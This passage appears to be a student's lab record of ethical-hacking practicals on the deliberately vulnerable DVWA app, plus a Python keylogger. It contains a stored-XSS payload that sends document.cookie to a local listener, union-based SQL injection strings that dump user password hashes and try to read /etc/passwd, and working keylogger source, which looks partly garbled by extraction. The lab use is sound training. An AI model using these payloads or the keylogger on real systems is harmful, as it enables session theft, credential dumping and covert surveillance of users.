Database host: `127.0.0.1`
Database port: `3307`

reCAPTCHA key: `Missing`

Writable folder `C:xampp\htdocs\DVWA\hackable\uploads`: `Yes`
Writable folder `C:xampp\htdocs\DVWA\config`: `Yes`

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Click on “Create / Reset Database” and the database will be created. Then click on “login”

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successfull

Please [login](#).

15. Now, enter “admin” and “password” as the username and password respectively.

localhost/dvwa/login.php



Username

Password

The settings are enabled.

The screenshot shows the DVWA homepage. On the left is a vertical navigation menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- DVWA Security
- PHP Info
- About

The main content area has a title "Welcome to Damn Vulnerable Web Application!" and a paragraph about the application's purpose. It also includes sections for "General Instructions", "WARNING!", and "Disclaimer".

16. Navigate to the “DVWA Security” tab and change the security level from impossible to low.

The screenshot shows the DVWA Security page. At the top, it says "DVWA Security" with a lock icon. Below that is a section titled "Security Level" with the subtext "Security level is currently: **low**". A paragraph explains that the security level changes the vulnerability level of DVWA. Below this is a numbered list of four options for security levels:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

At the bottom, there is a dropdown menu set to "Low" with a "Submit" button. A message box at the bottom states "Security level set to low".

17. Now, go to the “XSS (Reflected)” tab and enter your name. The output will be “Hello <Name>”

The screenshot shows the DVWA application interface. On the left is a sidebar with various security vulnerability tabs: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a label "What's your name?" followed by an input field containing "Hello Carol" and a "Submit" button. Below the form is a section titled "More Information" with a list of links related to XSS attacks.

18. Then enter the following script : <script>alert('XSS')</script> in place of the name. Then click on “Submit”

The screenshot shows the DVWA application interface again. The sidebar and main content area are identical to the previous screenshot. The "XSS (Reflected)" tab is selected. The main content area displays the same form as before. However, the input field now contains the malicious script "<script>alert('XSS')</script>". When the "Submit" button is clicked, a blue rounded rectangle dialog box appears in the center of the page, containing the text "localhost says" and "XSS" on the left, and an "OK" button on the right.

The output is as follows :

This is a screenshot of a browser's built-in alert dialog box. It features a white background with a thin gray border. Inside, the text "localhost says" is displayed above "XSS". In the bottom right corner, there is a blue rounded rectangle button with the word "OK" in white capital letters.

PART 2 : XSS (Stored)

Steps :

1. Follow the steps above.
2. Go to the “XSS (Stored) tab. Enter the name as “crypto” and the message as “hi”. Then click on “Sign Guestbook”

Vulnerability: Stored Cross Site Scripting (XSS)

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

Name *
Message *

Name: test
Message: This is a test comment.

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

The output is as follows.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *
Message *

Name: test
Message: This is a test comment.

Name: crypto
Message: hi

3. Then enter the name as "crypto" and enter the script : <script>alert("You have been hacked")</script>. Then click on "Sign Guestbook".

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: crypto
Message: hi

The output is as follows :



Name: test
Message: This is a test comment.

Name: crypto
Message: hi

Name: crypto
Message:

4. Go to the Command Prompt on your laptop and type the following command : **python -m http.server 1337**

```

Command Prompt - python - × + ▾
Microsoft Windows [Version 10.0.22621.3155]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Carol>python -m http.server 1337
Serving HTTP on :: port 1337 (http://[::]:1337/) ...

```

Right click on the message box and then click on “Inspect”

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook
Clear Guestbook

Name: test
Message: This is a test comment.

Name: crypto
Message: hi

Name: crypto
Message:

More Information

- <https://owasp.org/www-community/attacks>
- <https://owasp.org/www-community/xss-filters>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Emoji	Win+Period
Undo	Ctrl+Z
Redo	Ctrl+Shift+Z
Cut	Ctrl+X
Copy	Ctrl+C
Paste	Ctrl+V
Paste as plain text	Ctrl+Shift+V
Select all	Ctrl+A
Spell check	>
Writing Direction	>
Open in reading mode NEW	
Inspect	

Change the maxlength to “200”

```

<td width="100">Message *</td>
▼ <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="200"
    style="height: 98px; width: 550px;"></textarea> == $0
</td>

```

Enter the following script in the message box :

```
<script>window.location='http://localhost:1337/?cookie' + document.cookie</script>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

```
<script>window.location='http://localhost:1337/?cookie' + document.cookie</script>
```

Practical 8

Aim : Perform SQL Injection attack

Theory :

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures.

SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

SQL injection attack occurs when:

1. An unintended data enters a program from an untrusted source.
2. The data is used to dynamically construct a SQL query

Steps :

1. Follow the steps as in Practical 7 to setup the XAMPP, Apache and MySQL servers.

2. Go to the “SQL Injection” tab. Enter the User ID from 1 to 5. The output is as follows :

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The left sidebar has a menu with various tabs: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the tab is highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area has a heading "Vulnerability: SQL Injection". Below it is a form with a "User ID:" label and a text input field containing "1", followed by a "Submit" button. To the right of the input field, the results are displayed in red text: "ID: 1", "First name: admin", and "Surname: admin". Below this, there is a section titled "More Information" with a bulleted list of links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

3. Enter the following query : a' OR '='

Vulnerability: SQL Injection

User ID: Submit

ID: a' OR ''='
First name: admin
Surname: admin

ID: a' OR ''='
First name: Gordon
Surname: Brown

ID: a' OR ''='
First name: Hack
Surname: Me

ID: a' OR ''='
First name: Pablo
Surname: Picasso

ID: a' OR ''='
First name: Bob
Surname: Smith

4. Enter the following query : ' union select 1,@@version#

Vulnerability: SQL Injection

User ID: Submit

ID: ' union select 1,@@version#
First name: 1
Surname: 10.4.22-MariaDB

5. Enter the following query : ' union select null,@@version#

Vulnerability: SQL Injection

User ID: Submit

ID: ' union select null,@@version#
First name:
Surname: 10.4.22-MariaDB

6. Enter the following query : ' union select null,@@hostname #

Vulnerability: SQL Injection

User ID: Submit

ID: ' union select null,@@hostname #
First name:
Surname: DESKTOP-6B21A95

7. Enter the following query : ' union select null,database() #

Vulnerability: SQL Injection

User ID: Submit

ID: ' union select null,database() #
First name:
Surname: dvwa

8. Enter the following query : ' union select null,schema_name from information_schema.schemata #

Vulnerability: SQL Injection

User ID: Submit

ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: information_schema

ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: dvwa

ID: ' union select null,schema_name from information_schema.schemata #
First name:
Surname: test

9. Enter the following query : ' union select null,concat(first_name,0x0a,password) from users #

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Gordon
e99a18c428cb38d5f260853678922e03

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99
```

10. Enter the following query : '**' union select null,@@datadir #**'

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' union select null,@@datadir #
First name:
Surname: C:\xampp\mysql\data\
```

11. Enter the following query : '**' union all select load_file('/etc/passwd'),null #**'

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' union all select load_file('/etc/passwd'),null #
First name:
Surname:
```

Practical 9

Aim : Create a simple keylogger using Python

Theory :

A keylogger or keystroke logger/keyboard capturing is a form of malware or hardware that keeps track of and records your keystrokes as you type. It takes the information and sends it to a hacker using a command-and-control (C&C) server.

Steps :

1. Install the pynput library

```
C:\Users\Carol>pip install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl.metadata (30 kB)
Requirement already satisfied: six in c:\users\carol\appdata\local\programs\python\python38-32\lib\site-packages (from pynput) (1.16.0)
  Downloading pynput-1.7.6-py2.py3-none-any.whl (89 kB)
                                           89.2/89.2 kB ? eta 0:00:00
Installing collected packages: pynput
Successfully installed pynput-1.7.6

[notice] A new release of pip is available: 23.3.2 > 24.0
[notice] To update, run: c:\users\carol\appdata\local\programs\python\python38-32\python.exe -m pip install --upgrade pip
```

2. Open the Python IDLE and enter the following code :

Code :

```
import pynput
from pynput.keyboard import Key, Listener

keys = []

def on_press(key):
    keys.append(key)
    write_file(keys)

    try:
        print('alphanumeric key {0} pressed'.format(key.char))

    except AttributeError:
        print('special key {0} pressed'.format(key))

def write_file(keys):
    with open('log.txt', 'w') as f:
        for key in keys:
```

```
# removing "
k = str(key).replace("", "")
f.write(k)

# explicitly adding a space after
# every keystroke for readability
f.write(' ')

def on_release(key):
    print('{0} released'.format(key))
    if key == Key.esc:
        # Stop listener
        return False

with Listener(on_press = on_press,
             on_release = on_release) as listener:
    listener.join()
```

Output :



The screenshot shows a Python 3.8.1 Shell window with the title bar "Python 3.8.1 Shell*". The menu bar includes File, Edit, Shell, Debug, Options, Window, and Help. The main area displays a series of key events in blue text:

```
'j' released
alphanumeric key k pressed
'k' released
alphanumeric key q pressed
'q' released
alphanumeric key l pressed
'l' released
alphanumeric key h pressed
'h' released
alphanumeric key i pressed
'i' released
special key Key.enter pressed
Key.enter released
special key Key.delete pressed
Key.delete released
special key Key.backspace pressed
Key.backspace released
special key Key.backspace pressed
Key.backspace released
special key Key.ctrl_l pressed
Key.ctrl_l released
special key Key.enter pressed
Key.enter released
special key Key.backspace pressed
Key.backspace released
special key Key.enter pressed
Key.enter released
special key Key.cmd pressed
special key Key.shift pressed
alphanumeric key S pressed
'S' released
```

